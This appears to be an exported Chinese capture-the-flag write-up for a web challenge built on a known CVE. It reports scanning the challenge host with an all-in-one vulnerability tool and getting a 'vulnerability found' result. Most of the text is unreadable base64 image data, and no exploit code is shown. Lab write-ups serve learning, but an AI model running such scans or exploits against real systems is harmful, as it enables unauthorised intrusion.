eHCAYar3Dny8ODFxHdZ22Ut4HRI3Klvd4ZgOPLe0rkfN2YXvDPh0c6FP7Zd2Tfu1oWzU4dOWDP05L 0HG0dcmjVvz+Y9W0Z+O3L275VfPzCxk2YAsTid2qxfM7//+zIVFNRJLc101kJIBVBWSgXxNNZ9YUnFEAF Z/XeWgwfS5OBLENoXIVjzAZggThteJVVRAp2V0ksC0iRRgQuKFeBYCNIoVT0LugRgfzeihFJYKqp4lIVjyc Uji/Z12FREC/po0ojtnTTiSWB5iNBDS/FXI4EE8WTAYQY48BoEChD3Gx2zhZf/XXC/acaOd6K5Cad1qIG mGwR5OZYemt9Ftxpis9nF53WjpSeedMoxB+egsdE26GhoEpfcb9x99pxnAajjHmauvebebn6BRGud4 hj16KaSaaQreeZbexmp04dGW5mG6wWeYdZRhKuldaAo626N4PaBHAHVI+JaHKeoXYYMT4TdQgUu aWBFX/EG7IZUNyUjigRVlqaCQ0KJFVn7jzrlsTVRS6663xJolFlapQVTkw5G+S0AP5nolkqkWtUufiVNRJ ULhZc3081hmggWSANHCLCNIKj5lxTmXjsQHUjjikElfRIQAjkTbfrYaS692Z8zpFK6GbOdTqyct0p9qms pLUW/5prm15HZ6VxzjpQZOI9txAMmdmK82lwqraxalydGvj7LG8KsnsFa0p0YTxBtnV0qUm882muS pacQEwV6uoun0t2Ksb2+bnmpANzc4D7fA30UIFVpnuQAozhW2GApsUbpAdxYhTIS+axGTESXbobIQ ++uT4WVVWKTmDbj9ElVoNX8sldcKKW5InS+p00F6Hwnk6GOIXmOLNRnUUY4lgSg74kW+NNSTQ bl1n4EH4ljWLSj5TtWhzc5eYcRccScYewA5kAlBpiZWp6XskqpapNhe1hpsrqtGoni6cqzC8jxqbNhPaa Ps29qlfcqPK//LNyZsb6aKSiphk//+xlf+ovjeduKmpglWSjqc85ZpPqQZlShOZncCDqtsMbSDduxUFu5 O//n0vUNwx05v8sqvX6CECxOpNxYwSIAH9Z0EKaVdHTneiqWBojbDbkOis5C+j+cct8LLPgBZGLogkS 0IfQVJLKFITjRxReZ473ErYchj6cQknLqxygjhsXB1qSQNYWJcaJlghW1xS85akYQoZjEjTewtMnIL75iSu KTo5G8WWyNNYPCPLy3tNQpwgAMG86bjAM1tSEvkeAZYm5nNDzhXex+hpkY2zvDmVI0KlduExjS1y S9OnmlMBoXTGDYZTXw20vSgkOcWslKa3kp4WiMsZNCDA4l6uOZbz/BhpJMTjkBpRanRbjHo216 WuxoZT9tqM+ZcpHDxAoVlJGVJZ/UelDEqqc55CErsZhS5tOyU+JgnLDcDZlJHDx0OClKx/nAt40cKj7m ZUxjcSDikOKpDozjJEvaUzXvrMozn7dkTNWWx1oBvofqTILdgkym421Kj4jkU5nFzhUdZUUZ+1JCtlgj hpkMc5hjgOrBrGyeliGl+Dc28P0qTZXjZati5T0+jS9pAeQar+C0S6YF7TN3ut97JvnJsRIVfcOxVPfmRMG kWUaogZIkdkGzKNaseFYLNJOABY9UdOMUnkxrMFajS0dZQCcCmXkXqqSDwABRaqysVhddQtLWv/w fBpSpwTSdlilnIRMTJoh2cU1zbNpSC8bhNvkPvKlbllkmhFyVhBTBC+4omfyUbFb3iTfkks5ruBQLEpS2 QsEsl40B1t0SuGfRCLPoqtJDVMKgIT7ME861AP4WtKio3WDnXExIbwBGx5ypMBFFW2nKnSbZRBtmF YmUnk9kk9v2IOUZlJMMoMyZWu+ZpxfulURE7wkp68akupS9SqnCrI0ufAyeIQKglslLcbdpz+6Re+C4 tl+E1ajKjNhtflvczBhCWAOoyE9kmFCm/09sd38WfzUUxYvlxsPCaiJAYCqRK7ZRFhf2OA5hBEpFXj2M Fiqliv5uw2M8FkNL3FCMd+4iXSsEohIj6Rt7fBKbVnQjBF6EytmKZ0fMYk/i0ctvvGQxrPNybKeBTwgD6 QBfQzpawSQuhOpICntJmGRscInAyvBpOVdGH8p0Ez+anpWBy3WUS7XD1Jmi5k1KQ8j7Zra9UEn3zj6 H03LNXGNxE9UQ8Wu08wbwM4ASzk3k/PawH0m5/xPz0D9zKMvVeiazsqqXNWz9nw6tDox8j2Pasc D4pWvEvu2ivWqmD0L90995fXVvJQxXLnkRYxU1mCNDdIRgVK7ckEuWkNcHLOMzO18BltBffPKwS5n kmQntKLWGLgRS1vhZyluLDHs4Uyk3Vgu7nO0tlajYu/KoTSm+tr/xUusfTQC0jqFhmOCxBOkMbVU0Z QwMyq9GZjt3d/tDdqC7iZ2LCzXZqmWWfO8aR3dXmZ6173T2rybgcnNV/vZve9WbNUZGrZnnvKajxj UA2pRMVcOAnTe6hpeDGri51FKzDOydGeewI8LGmmOkQLj1ReL27HDPFdjlx6IEqpB8EQ7ZgWLpYu Bv0QqYHb0tBV7erC4w7f2rJyD6vWNW/yLgayS4jIBPKhTOEWMrCsOhYV/VGLmSSFpoTX//M4uqGLW MczovsMsRjDMHobR/yLcNGP0ld0ic9fZs0U7pkH3RZjmiyNnXMDzrT1Fa8LkaeYDA+ncAC06Z9+v Mlcm/yV8Kt9UiscvITuDdPbEg9X+AZqr4KEq6OMD58S3qZBDyxILSTZCsQ4V4zvdIfsYPd/zxLStV8eoT BwUoi3eMdf4ekpU1IXOEfvNwy6ySrykj31IV3Qq7JZx3mfUEn2mqHgTi/BiQ5eka2c9/VbBCLMhkvoJ/ Xi0Lkq3quO5f1f/eqMXhWtR0n47kkM9oUXE1nyzK34IkWEz9A96kReo0THEISZOhV2Yth4ZyD5tcjSEw R6EoSgqoysLRysNZFRnUxoJWF/iE3AXVBqB9hnGZXAUXEkRdCjTsXLhxYGXpkAguEh3BlbRUUqD9IXZ oTYP9DxS41xhZRsh93G/BHEYSP8pAdYOa7dzEoE72Kc3XNFquoU5C0Nt7KdXOTFR1lwOsQ6eKd25 xSG01Y5GoUWEiY5+jjhVocTM0YwroNkhENPcXU3qoY4wzMhamQ56VROF6E3e9dgmyVsU6Qjjvg7H VEIWbKHR2YwSyZ0b7cV/5cVxMJTxMEOYhImDmBltPEqZ8ZTMyWEIKZluIGKWWV8GPQehvJUdeZwlx N67YUbsncpu/dfPehxmKeKiZaKuQhos0EnlMIqpxFLjkZpIORULZU/hmlqsoRoS3NSStVwXKNnh3Zn wgFq3CVpncZWbhWJL+FX03YvxFZgPRRQ41J9EmM3DIZZBcgQnTU7FeETsVX/UXO1H90ih1yXcz0kTn

fDfUKSh0GyRP2ilUsiEFvkLUExJSxSEXDHfb1WVzaUf//EldmWayB5LK/FI9aEiUpBOtaWL+aGf3qUUad
WSHcxGYNkAAAtBaDBTMx9oTBs4S1hTVWdjS4kyghq4F8/Tk4snPmJzcOEolA8kefRzcTFjQd7IG6fkNET
4VDmjIBUXjmlig8MEK78njeZzUwPXeikHNqoENj/TijyTco1yNrbhIZJB5/4TsgTdRYFEiWSYhQida0zTf
xHO3CRYWCXE9TWZhZY7VDDdDh2ZORSTnSkJITkpcOd92TaVGLhHFkgfodJFpj374mRHTV37HmQT
Y8X3Gckc6MRTZ5iwOgpBvJEM/ponuZBF+gzgKQADPkJ9AUj+dRg21XsSIEzA+YwCFIs71SefjISU1HCL
5Ct4Fkjt6T6qAp1b6Xjc6VWqN4OaUV/ZUW84CCuGUku79zK/KY6LwlMdCHuPJBoYCJQvF59mGVYm
WFQA1JWzlx6UA7Jl4XdFxKxplnsmFlPZyOxdVjd9o+2RROA9Yc6JxF9oxYQSZlwsU5ftC5xaFfgdyR5+i
gXY3/lxlgT2Y6K40XwElsNChUOw3UXomxLpn7XAi0P8xAp6iAB+pH68mGo6UQmCTGnWX8s2hSDdz
7MMYofExAAOw==)

【Web】下一代有下一代的问题

考的是CVE漏洞，直接上一把梭工具

目标列表

<http://ctf.furryctf.com:37306/>

开始扫描

TERMINAL OUTPUT EXPORT CLEAR

```
[21:00:49] [发现漏洞] http://ctf.furryctf.com:37306
[21:00:49] --- 扫描任务完成 ---
```

![img]
(data:image/png;base64,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 tealwFb7wAEJ4PRXj/XwTfVC0Rj
Tj/VVr/VXLxRb7/Vdn/Vgb/Vkz/VIP/Zmn/Zov/Zi3/Zf7/Zh//ZyH/d0f/Zwb/dzj/d1r/Z3z/d57/d7z/Z/l/B3/
eEr/eID/ijf/iK3/iM//iGH/mDL/mFP/mWX/mYv/iUr/mXz/mZ7/ibD/qdL/qfD/mjb/qVzyZPDwAmlfS2In
WqEWosEfCQAi6blyi2X/u2ovu3H3C7j/u/7/u9n/vAP/zBT/zCz/vKX/zLn/zM//zOH/3IP/3HX/3Gf/3NT/3
YD/3a/5/91u/92y/938/94y/+4d/95H/+5Y/+5g/+7p/+79/+8D//8I//7H//65//6r//8Y//E//AMFhAgAOACY
IJGgQYcGDAxkuVOgwYsKGFCFWfCgR48SMFjVeBPIRpEeSHU1yRLIRZciSKA06QIAIAQCDABLQ5MCD
w00APCbsGzgTwL6eCSbcvMljaNKeO4setdlzqVSdSY0ilbqPadWnWJVqpeqUx9WoX7eKjcsUrFKuY6G
qPWv1bda4XctOZYt2rtmwcr3iber37trAduH2NUwXsdu/hNumVzx8GHjiflWZjy4bmbKhTIH9gz5cui
9gB+Xdqy38WbRpIvRxtw69f9k0KdXx0bNOjfu25hl6+5NOrht2L53Gx/+ujPx5cprOx/N/DltHohulsC+D
9HQnxMQKa05k6jNgkCBFkwgUKfShkClbic/YX1E90rhp5efk/5A+zTxz2+PPwDuU0+/AN/zr0D2BKpvw
ATzW7A7BOMDKEEBCYRwwn/M9DCDRXUsD8K05RQRA4jbBDDCkt0cEQL3wxRRjHFGF0Ns8U
QcVawRxhsPNBFEIHMu0sMgMxySxxc/RNJIiptkUckdaVzySBI91DFJKqf80Ukptewyyi3BzNLLMc0M08
YyxUwTyyLZXFNNC92baTuj3CtPwu1gwo6mhG7aTjyCjkJEQPT/jhropoOw2ukgpWaCCiGibmpUP0gp
HWhSgoyy1CBMh4qq0kc9HRRUSjkdNdjMQ0UVgEt1VRUV0mVIFVHZ1XV1E1vfbXWU3mIddVfO801
1IZ7FXZXYj81FthibV0WVmhtZXZaXKsdlpp712W2W19fxbbsOVFVldyw323GPTbTZactd9lltz2wU3W
XTjFXdea/WVI919/e0X33uxzRfgggWGI+CBvV34XWcVTpjhiP90yCc/gTlqlff2wQ4B/a7yrqkBvxooPqM
wjlo9kKM6CFSoLkWU5fjhTlJRWd+2d0Yb3b5Op1tVqjna3cOmqicEQW6ZaN9RjrRomn+2Wml/6FuW
maha5YaZ6ZX5nnpoZPW+uusr47aaq+xNptqrp8+eu2p2yb67a3jDhvrtWmm+yq74YbbL3drtsvuf2

+2zB2SZ8bMP3RlzstPtWHO/CJY8c8scTv9zxwTVv3O7OD5eb89A9Hx109AQySifuyAPKTu7Am6lj1Z3ij
sSbGhSrUjva27R2pVBtFFSnzvvd0eCJGv5W4DNG/nbljWe+d+J3z+l46Z+vPvrkP4Z+1e2Lz95757kPX/jx
wa9KfN+pT9/89ZdXf3r43Ze/e/qxb7/59+3Xv/7y+8ef9b7HPgGej4DaM+D8AEi+/F2PgQXc3/8ciD4l+q+
BA1TgBA8Yv/8AljCCF0wg/zSYQQyKsIQSPCEIP1jBDnLwgR60lAtf6EIKwrCF9+OeVJwCFdy1aifbKQifEM
AWg7hHUYwyHntU5yCkqCdo/bFZopzYMigmSoryeSITrUihLNppi//p4u7ECEYqanGMUyxIFc+lxTj6cY
0LQIAUudjGMV4Rjmq0GRrj+EU94tGOYZQjGdNoxjyyCZBuLOQdCflHOgayj4uc4yHrGMk9vhGQfDRkJ
RN5SSus2EpOKRCQjjenITPqRkqYUpCZFqcpTQjKVqHxkKFspy1e6MpaTrCUTb0IKUOJyl5/k5Catib+ibE
dlArET6hiZouxUz0HI88k+0oi08Lj/zDy3yhmtKIDn1CKiIHaldD005+ZWC9S35yVOb2joHJG75zsDKfX
xumgdq7qneSMJ63QWU9x7jOf96TnP9eJT3USxj8FnSc4ExpQdw40oAuFj0QJ2ICDRpSiCU3nRRlqT4c
qVKMW5WhfJxpSjPJTnhvtJ0hT0tKVPvSjLD2pSmMKU33KtKY0BahHSYrSmbp0pbzNaUZ/itOOCrWIO
u1n8Lg5K/jAjlQ9kaLwXCU76mGRIUo51KQQYh1QiXE8qKvjdr6DEyxuxzw6M5kTzfoTtOIhjGtd2hXfyp
24prWsdG0r6tSK153p9a5n7etR9grYQs6VsHIdLFsDa1jFFjax/3V162PzKti/NhaxIYWsX/tzWLtu1rKdfe
Znl4vZyTI2s5T17GINW1rJLra1jiWta2ML29SydraXra1sc0vb0Kr2tbjtrW13C1y4Cje4uj0ub4uL3OUql6+
FjGv1VhdMphJxVdbpThqdKZT0zlqMV+HT7MgyE29GSioyC4q4AFVEhWRMuWFJ36CBx6siki+GaMvf
HGCVfzSpL4tuq+AlhpF/gr4vwQOZ371g+D5+le/FW3wgPebYAcveMIRPvCF+ythCG84wx028IMDfN4Pj
1jb9i0wiUWc4hMDmMUVRjGFOWxiGLtYxiV+8YxzjOMbr7jHFgaxioFMYx3/OMYY9v8xkoe84yR7uMk
hXrKRbazklzs5ylSespWrDOUtL1WMMLdQBAPPoT4J2ajygl/GOLngtCkYzIRWUJ0hjxEgZO8XNyD/N
BDk0kjFPd0Yls/wyUQMN20PkRdIAKfdIDL9qujVbmoxUd6dFCOtEWcnSlj31pQFPar5Y29KZDjWIPUx
bUjBY1qknNaUKX2q2plvSqR91pViN61q2udaY/DWtNy1rVtL61rX+N62Dr2tS83rWvYw3sYQt72cRutr
FfrexeM/vZzq42tLkYO1DVaVbsAxV43pIT13FArP4tiDG509+ZCBE+n+BWUUoflZIIR0yEZg5i7CIXMeveuv
Efkc1T/ovLvp2pq4AaFCIR0dfA0A3zhjOpmwQUO8YTzxOAUD/jFQxVxhWuc4B2f+MYrHnCeYFzijRd5x
kP+cYuvHOEqRznLS6fJ+c5jj/eM1BHvOX25zhHG85zvuc5Pv/OY9N/rPR55znHsc6UE/+tCTXnSoKx3
mUQf6zK1Odj1Xnepa/zrTnw72rpO96S6XutfLLvY0gwql1FsvU9lnvwVVRYrcRtR5vFfoqXjsjk5NdxEbAj
TV8RuLphKsqfLU3e6kbloGUv0yad06yAfe3oGmfH6YuOrMRz4+uO685TkfMs1LhvSk9/zlLbSd0n8e0
aHf/ORRL3rZsz71o7c97U+f//vY777yvX/97IGPeeGbPvi8Nz7xke965f8++at3PvOh33rVd2f51Yf9860ffe
wXX/rbpz7uuS/+8Nd+/OYvv+/Tf/zzq//26H/+3XP/vU3v/7Tjz/9829/1Xk7dWK0D6z6NtXJGLYyq5oApz
9pM6TApvXik68iwLy7uUVJL59oIgJKL/8SM0PJcotgM57oj99JCP4aQAcRwUFyCqElwVDRIZ9BkBNSwR
